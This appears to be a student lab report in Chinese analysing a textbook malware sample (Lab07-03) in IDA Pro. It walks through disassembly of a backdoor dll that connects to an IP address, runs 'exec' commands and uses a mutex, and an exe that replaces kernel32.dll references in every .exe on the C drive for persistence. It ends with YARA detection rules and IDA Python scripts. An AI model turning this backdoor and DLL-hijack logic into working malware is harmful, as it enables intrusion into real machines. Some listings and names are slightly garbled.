call    ds:OpenMutexA
test    eax, eax
jnz     loc_100011E8

push    offset Name      ; "SADFHUHF"
push    eax              ; bInitialOwner
push    eax              ; lpMutexAttributes
call    ds:CreateMutexA
lea     ecx, [esp+1208h+WSAData]
push    ecx              ; lpWSAData
push    202h             ; wVersionRequested
call    ds:WSAStartup
test    eax, eax
jnz     loc_100011E8
```

(12) 在之后可以发现程序依次调用了 `socket`, `connect` (在这之前还有相关的初始化操作), 开始了网络行为。同时不难发现访问的时候目标 IP 是 127.26.152.13, 目的端口是 50h, 也就是 80, 也就是 tcp 中 http 常用的端口号。




The screenshot displays two windows of assembly code. The top window shows the creation of a socket, pushing protocol (6), type (1), and address family (2), and calling `ds:socket`. The bottom window shows the connection setup, including pushing the IP address "127.26.152.13", setting the socket family to 2, pushing the port 50h, and calling `ds:connect`. Both windows have a red arrow pointing from the `jz` instruction at `loc_100011E2` to the next block of code.


```
push    6                ; protocol
push    1                ; type
push    2                ; af
call    ds:socket
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jz      loc_100011E2

push    offset cp        ; "127.26.152.13"
mov     [esp+120Ch+name.sa_family], 2
call    ds:inet_addr
push    50h              ; 'p'
mov     dword ptr [esp+120Ch+name.sa_data+2], eax
call    ds:htons
lea     edx, [esp+1208h+name]
push    10h              ; namelen
push    edx              ; name
push    esi              ; s
mov     word ptr [esp+1214h+name.sa_data], ax
call    ds:connect
cmp     eax, 0FFFFFFFFh
jz      loc_100011D8
```

(13) 之后可以发现他在建立起连接之后，创建进程向服务器端发送了"hello"字样的信息，之后等待服务器的指示。




(14) 之后对从服务器端收到的消息进行判断，如果是 sleep 就会执行 Sleep 函数，睡眠 60s，如果前四个字符是 exec 则会创建一个进程，在创建进程的时候可以看见非常多的参数，其中有一个注意到的点是有一个 commandline。在这里没有能发现这个 commandline，只好根据书上的内容进行分析。



(15) 根据接收缓冲区是从 1000 开始，可以定位到 CommandLine，这里显示出来他的值是 0FFBh。通过这个信息可以知道这里是接收缓冲区的 5 个字节，也

就是说要被执行的命令是接收缓冲区中保存的任意 5 字节的东西。也就是说他会执行这后面的内容。如果不是，则会和字符 q 进行比较，如果是就关闭 socket 并进行相关的清除，如果不是 q，再次执行 sleep，睡眠 60s，之后重新像 sever 发送 hello 消息并等待指令



(16) 通过分析可以发现，这个 dll 其实就是实现了一个后门的功能，使得受到感染的机器成为肉机，执行一些攻击者想要执行的内容。

(17) 利用 IDA Pro 进行 Lab07-03.exe 分析，由下图可以发现程序一开始就会检查命令行中的参数，如果不是 2 就直接跳转到后面的退出，如果是 2 才会继续向下执行。之后发现一个另一个操作 `mov eax,[eax+4]`，由于在之前将 `[esp+54h+argv]` 放入到了 `eax` 中，这里再加 4 之后取内容其实也就是取 `argv[1]` 到 `eax` 中

```
envp= dword ptr 0C000000
mov     eax, [esp+argc]
sub     esp, 44h
cmp     eax, 2
push    ebx
push    ebp
push    esi
push    edi
jnz     loc_401813
```

(18) 之后在下面内容中不难发现，这里是对 esi 上的值进行了按位的比较，只求全都匹配上才会继续向下执行，否则程序依旧会提前结束。而在之前有一条指令 `mov esi, offset aWarningThisWil`；那么也就是说这里将 `argv[1]`和 esi 上的这个字符串进行比较，由此可以知道，如果要顺利执行这个程序，需要在命令行中执行，并且执行的格式为 `Lab07-03.exe WARNING_THIS_WILL_DESTROY_YOUR_MACHINE`，经历过验证阶段之后，来分析一下函数中主要的内容

```

mov     edi, ds:CreateFileA
push    eax                ; hTemplateFile
push    eax                ; dwFlagsAndAttributes
push    3                  ; dwCreationDisposition
push    eax                ; lpSecurityAttributes
push    1                  ; dwShareMode
push    80000000h          ; dwDesiredAccess
push    offset FileName    ; "C:\\Windows\\System32\\Kernel32.dll"
call    edi ; CreateFileA
mov     ebx, ds:CreateFileMappingA
push    0                  ; lpName
push    0                  ; dwMaximumSizeLow
push    0                  ; dwMaximumSizeHigh
push    2                  ; flProtect
push    0                  ; lpFileMappingAttributes
push    eax                ; hFile
mov     [esp+6Ch+hObject], eax
call    ebx ; CreateFileMappingA
mov     ebp, ds:MapViewOfFile
push    0                  ; dwNumberOfBytesToMap
push    0                  ; dwFileOffsetLow
push    0                  ; dwFileOffsetHigh
push    4                  ; dwDesiredAccess
push    eax                ; hFileMappingObject
call    ebp ; MapViewOfFile
push    0                  ; hTemplateFile
push    0                  ; dwFlagsAndAttributes
push    3                  ; dwCreationDisposition
push    0                  ; lpSecurityAttributes
push    1                  ; dwShareMode
mov     esi, eax
push    10000000h          ; dwDesiredAccess
push    offset ExistingFileName ; "Lab07-03.dll"
mov     [esp+70h+argc], esi
call    edi ; CreateFileA
cmp     eax, 0FFFFFFFFh
mov     [esp+54h+var_4], eax
push    0                  ; lpName
inc     short loc_401503

```

(19) 首先大概观察一下这一段不难发现这里进行了创建文件、将文件映射到内存中的操作。我们注意到他在 C 盘目录下打开了 `Kernel32.dll` 文件，同时还有一个地方创建并打开了 `Lab07-03.dll`，之后可以发现他多次调用了 `sub_401040` 函数


```

loc_401538:
mov     edi, [esi+3Ch]
push    esi
add     edi, esi
push    edi
mov     [esp+5Ch+var_1C], edi
mov     eax, [edi+78h]
push    eax
call    sub_401040
mov     esi, [ebp+3Ch]
push    ebp
add     esi, ebp
mov     ebx, eax
push    esi
mov     [esp+68h+var_30], ebx
mov     ecx, [esi+78h]
push    ecx
call    sub_401040
mov     edx, [esp+6Ch+argc]
mov     ebp, eax
mov     eax, [ebx+1Ch]
push    edx
push    edi
push    eax
call    sub_401040
mov     ecx, [esp+78h+argc]
mov     edx, [ebx+24h]
push    ecx
push    edi
push    edx
mov     [esp+84h+var_38], eax
call    sub_401040
mov     ecx, [ebx+20h]
mov     [esp+84h+var_20], eax
mov     eax, [esp+84h+argc]
push    eax
push    edi
push    ecx
call    sub_401040

```




(20) 由于这个调用过程极为复杂，此时先进行跳过，看看能否通过后续的分析来猜测这一段的作用，从而减少分析量




(21) 当上述复杂的代码执行结束之后，接下来执行的内容如下图所示，可以发现这个时候就是进行了收尾的操作，关闭了之前打开的句柄（2次），联系之前打开 kernel32.dll 和 lab07-03.dll，这里应该就是关闭了这两个地方的调用。最后还进行了文件的复制，并且在复制的时候将 lab07-03.dll 改名成了 C 盘下的 kernel32.dll，也就是说这里完成了一个危险的替换。



(22) 替换完成之后可以看见 loc\_401806 这个位置调用了 sub\_4011E0，并且传进去的参数是 C 盘的目录，那么这里就需要深入分析，点进去以后不难发现，这个函数的功能就是对 C 盘目录下的文件进行一个全盘扫描，和.exe 进行一个比较。同时可以注意到在调用 FindClose 之前，压入了 0FFFFFFFFh，并且能够跳转到这个位置的条件是将 esi 和 0FFFFFFFFh 进行比较，由此推断这是一个循环，当满足特定条件的时候会把 esi 设置成为 0FFFFFFFFh，之后退出循环。



(23) 为了验证猜想，我们之前说是在寻找后缀是.exe 的文件，那么这里就查看一下当匹配到的时候，程序会做出什么样的操作。同时根据之前退出条件的设定，我们可以根据 0FFFFFFFFh 去寻找，寻找的过程中我们注意到有一个地方调用了非系统函数



(24) 对上述函数进行分析，从函数调用的顺序可以看出来当检测到了目标文件之后，这里会将文件映射到内存中，并判断指针是否是有效的。注意到在左边有一个 \_stricmp 函数，这里和"kernel32.dll"这个字符串做了对比，如果是则会

调用 `repne scasb`，通过查阅资料可以发现这条语句是重复搜索字符，通常是用来作为判断字符串长度使用的，和 `strlen` 函数效果相同。之后的指令 `rep movsd` 使用到了 `edi`，而 `edi` 是存放的 `ebx` 中的内容，而在 `_stricmp` 上面通过注释可以看到 `ebx` 中存放的是 `string1`。经过分析找到偏移 `dword_403010` 位置

```

loc_401152:
mov     edx, [edi]
push    esi
push    ebp
push    edx
call    sub_401040
add     esp, 0Ch
mov     ebx, eax
push    14h
push    ebx
call    ds:IsBadReadPtr
test    eax, eax
jnz     short loc_4011D5

loc_4011AC:
add     ebp, 000h
xor     ecx, ecx
push    esi
mov     [ebp+0], ecx
mov     [ebp+4], ecx
call    ds:UnmapViewOfFile
mov     edx, [esp+1Ch+hObject]
push    esi
push    edx
call    CloseHandle
mov     esi, CloseHandle
mov     eax, [esp+1Ch+var_4]
push    eax
push    esi
call    CloseHandle

loc_4011D5:
pop     edi
pop     esi
pop     ebp
pop     ebx
add     esp, 0Ch
retn

offset String2 ; "kerne132.dll"
push    ebx
push    ds:_stricmp
call    ds:_stricmp
add     esp, 8
test    eax, eax
jnz     short loc_4011A7

mov     edi, ebx
or      ecx, 0FFFFFFFh
repne  scasb
not     ecx
mov     eax, ecx

```

00C	; _PVFV Last		
00C	Last	dd 0	; DATA XREF: start+88↑o
10	dword_403010	dd 6E726568h	; DATA XREF: sub_4010A0+EC↑o
10			; _main+1A8↑r
14	dword_403014	dd 32333165h	; DATA XREF: _main+1B9↑r
18	dword_403018	dd 6C6C642Eh	; DATA XREF: _main+1C2↑r
1C	dword_40301C	dd 0	; DATA XREF: _main+1CB↑r

(25) 将其转换成字符串以后得到

```

:0040300C Last dd 0 ; DATA XREF: start+88↑o
:00403010 aKerne132Dll db 'kerne132.dll',0 ; DATA XREF: sub_4010A0+EC↑o
:00403010 ; _main+1A8↑r ...
:0040301D db 0
:0040301E db 0
:0040301F db 0
:00403020 char aKerne132Dll 0[]

```

(26) 至此我们发现，这个函数在执行的时候，会遍历 C 盘目录下所有的 `exe`，然后在 `exe` 中找到 `kernel32.dll`，并把他替换成 `kerne132.dll`。而根据之前的分析可以知道，这个函数在最后会在 `C:\windows\system32` 目录下创建一个 `kerne132.dll` 文件，那么我们就有理由猜测这个程序会把所有可执行文件中对 `kernel32.dll` 的调用都改成对他自己写的一个恶意的 `dll` 文件（`kerne132.dll`）进行调用，从而达到自己的目的。

### 1. 这个程序如何完成持久化驻留，来确保在计算机被重启后它能继续执行

修改系统上 C 盘中所有的 exe 文件，使得每一个 exe 运行的时候都能启动整个服务，而系统在启动的时候是无法避免执行 exe 的，所以也就会达到维持他运行的效果。

### 2. 这个恶意代码的两个明显的基于主机特征是什么

使用了文件名为 kernel32.dll 的文件，并且使用了一个名为：SADFHUHF 的互斥量

### 3. 这个程序的目的是什么

创建后门，使得受到感染的机器成为肉机，并且这个后门很难清除，还会自启动

### 4. 一旦这个恶意代码被安装，你如何移除它


从微软官方下载官方的 kernel32.dll，然后将它命名成 kernel132.dll 替换恶意文件，之后再留一个 kernel32.dll 的文件备份放在同目录下以供之后的程序进行使用。或者可以人工修改受到感染的 kernel132.dll，删除其中的恶意代码，只保留正常功能。



## 六、 Yara 检测规则编写

### 1. 核心思想:

通过 Strings 工具观察字符串, 结合该.dll 和功能性函数以及文件大小和 PE 文件特征进行综合编写 Yara 检测规则



```
LCMapStringW
GetStringTypeA
GetStringTypeW
MalService
MalService
HGL345
http://www.malwareanalysisbook.com
Internet Explorer 8.0
ec@
hB@
DB@
HA@

_stricmp
kernel32.dll
kernel32.dll
.exe
C:\*
C:\windows\system32\kernel32.dll
Kernel32
Lab07-03.dll
C:\windows\system32\Kernel32.dll
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

MSVCRT.dll
free
_initterm
malloc
_adjust_fdiv
exec
sleep
hello
127.26.152.13
SADFHUHF
/OIO[0h0p0
```

### 2. Yara 规则:

```
1. rule yara_1
2. {
3. strings:
4. $string1 = "HGL345"
5. $string2 = "http://www.malwareanalysisbook.com"
6. $string3 = "Internet Explorer 8.0"
7. condition:
8. filesize<50KB and //大小
9. uint16(0)==0x5A4D and uint16(uint16(0x3C))==0x00004550 and //PE
10. all of them //特征字符串或函数或 DLL
11. }
12.
13. rule yara_2
14. {
15. strings:
16. $string1 = "_controlfp"
17. $string2="__setusermatherr"
18. $fun1 = "OleUninitialize"
```

```

19.  $fun2 = "CoCreateInstance"
20.  $fun3= "OleInitialize"
21.  $dll1="MSVCRT.dll" nocase
22.  $dll2="OLEAUT32.dll" nocase
23.  $dll3="ole32.dll" nocase
24.  condition:
25.    filesize<100KB and
26.    uint16(0)==0x5A4D and uint16(uint16(0x3C))==0x00004550 and
27.    all of them
28.  }
29.
30.  rule yara_3_exe
31.  {
32.    strings:
33.      $string1 = "kerne132.dll"
34.      $string2 = "Lab07-03.dll"
35.    condition:
36.      filesize<50KB and
37.      uint16(0)==0x5A4D and uint16(uint16(0x3C))==0x00004550 and
38.      all of them
39.  }
40.
41.  rule yara_3_dll
42.  {
43.    strings:
44.      $string1 = "127.26.152.13"
45.      $string2 = "_adjust_fdiv"
46.    condition:
47.      filesize<200KB and
48.      uint16(0)==0x5A4D and uint16(uint16(0x3C))==0x00004550 and
49.      all of them
50.  }

```

### 3. 运行结果:

```

D:\Malware\Yara\yara>yara64.exe -r find.yar Lab07
yara_3_exe Lab07\Lab07-03.exe
yara_1 Lab07\Lab07_01.exe
yara_2 Lab07\Lab07-02.exe
yara_3_dll Lab07\Lab07-03.dll

```

## 七、 IDA Python 脚本编写

1. 功能：获取光标所在函数的函数名、开始地址和结束地址，分析函数 FUNC\_FAR、FUNC\_USERFAR、FUNC\_LIB（库代码）、FUNC\_STATIC（静态函数）、FUNC\_FRAME、FUNC\_BOTTOMBP、FUNC\_HIDDEN 和 FUNC\_THUNK 标志，获取当前函数中 jmp 或者 call 指令。

### 2. 代码：

```
1.  import idutils
2.  ea=idc.ScreenEA()
3.  funcName=idc.GetFunctionName(ea)
4.  func=idaapi.get_func(ea)
5.  # 获取函数名
6.  print("FuncName:%s"%funcName)
7.  # 获取函数开始地址和结束地址
8.  print "Start:0x%x,End:0x%x" % (func.startEA,func.endEA)
9.  # 分析函数属性
10. flags = idc.GetFunctionFlags(ea)
11. if flags&FUNC_NORET:
12.     print "FUNC_NORET"
13. if flags & FUNC_FAR:
14.     print "FUNC_FAR"
15. if flags & FUNC_STATIC:
16.     print "FUNC_STATIC"
17. if flags & FUNC_FRAME:
18.     print "FUNC_FRAME"
19. if flags & FUNC_USERFAR:
20.     print "FUNC_USERFAR"
21. if flags & FUNC_HIDDEN:
22.     print "FUNC_HIDDEN"
23. if flags & FUNC_THUNK:
24.     print "FUNC_THUNK"
25. # 获取当前函数中 call 或者 jmp 的指令
26. if not(flags & FUNC_LIB or flags & FUNC_THUNK):
27.     dism_addr = list(idutils.FuncItems(ea))
28.     for line in dism_addr:
29.         m = idc.GetMnem(line)
30.         if m == "call" or m == "jmp":
31.             print "0x%x %s" % (line,idc.GetDisasm(line))
```

### 3. 执行结果:

```
FuncName: _main
Start: 0x401440, End: 0x40181d
0x401486 jmp short loc_40148D
0x40148c call edi ; CreateFileA
0x4014c3 call ebx ; CreateFileMappingA
0x4014d4 call ebp ; MapViewOfFile
0x4014f0 call edi ; CreateFileA
0x4014fd call ds:exit
0x40150c call ebx ; CreateFileMappingA
0x401515 call ds:exit
0x401525 call ebp ; MapViewOfFile
0x401532 call ds:exit
0x401547 call sub_401040
0x40155d call sub_401040
0x40156e call sub_401040
0x401581 call sub_401040
0x401597 call sub_401040
0x4015b0 call sub_401070
0x4016c1 call sub_401040
0x4017df call esi ; CloseHandle
0x4017e6 call esi ; CloseHandle
0x4017f4 call ds:CopyFileA
0x401800 call ds:exit
0x40180b call sub_4011E0
```

Name
Default snippet *

```
Please enter script body

import idutils
ea=idc.ScreenEA()
funcName=idc.GetFunctionName(ea)
func=idapi.get_func(ea)
# 获取函数名
print("FuncName:%s"%funcName)
# 获取函数开始地址和结束地址
print "Start:0x%x,End:0x%x" % (func.startEA,func.endEA)
# 分析函数属性
flags = idc.GetFunctionFlags(ea)
if flags&FUNC_NORET:
    print "FUNC_NORET"
if flags & FUNC_FAR:
    print "FUNC_FAR"
if flags & FUNC_STATIC:
    print "FUNC_STATIC"
if flags & FUNC_FRAME:
    print "FUNC_FRAME"
if flags & FUNC_USERFAR:
    print "FUNC_USERFAR"
if flags & FUNC_HIDDEN:
    print "FUNC_HIDDEN"
if flags & FUNC_THUNK:
    print "FUNC_THUNK"
if flags & FUNC_BOTTOMBP:
    print "FUNC_BOTTOMBP"
# 获取当前函数中call或者jmp的指令,40行
if not(flags & FUNC_LIB or flags & FUNC_THUNK):
    dism_addr = list(idutils.FuncItems(ea))
    for line in dism_addr:
        m = idc.GetMnem(line)
        if m == "call" or m == "jmp":
            print "0x%x %s" % (line,idc.GetDisasm(line))
```

## 八、 心得体会

(27) 这次实验中,我自己利用了 IDA Python 进行了函数搜索,在 Lab07-03.exe 中,发现程序很复杂,按照之前的方法一步步分析函数分析肯定是不太行,所以使用的 IDA python 进行函数名的获取,脚本内容如下:

```
8. import idutils
9. for func in idutils.Functions():
10.     dism_addr = list(idutils.FuncItems(func))
11.     for line in dism_addr:
12.         m = idc.GetMnem(line)
13.         if m == 'call':
14.             print '0x%x %s' % (line,idc.GetDisasm(line))
```

```
0x10001015 call __alloca_probe
0x10001059 call ds:OpenMutexA
0x1000106e call ds:CreateMutexA
0x1000107e call ds:WSAStartup
0x10001092 call ds:socket
0x100010af call ds:inet_addr
0x100010bb call ds:htons
0x100010ce call ds:connect
0x10001101 call ds:send
0x10001113 call ds:shutdown
0x10001132 call ds:recv
0x1000114b call ebp ; strncmp
0x10001159 call ds:Sleep
0x10001170 call ebp ; strncmp
0x100011af call ebx ; CreateProcessA
0x100011c5 call ds:Sleep
```

Name
Default snippet *

```
Please enter script body

import idutils
for func in idutils.Functions():
    dism_addr = list(idutils.FuncItems(func))
    for line in dism_addr:
        m = idc.GetMnem(line)
        if m == 'call':
            print '0x%x %s' % (line,idc.GetDisasm(line))
```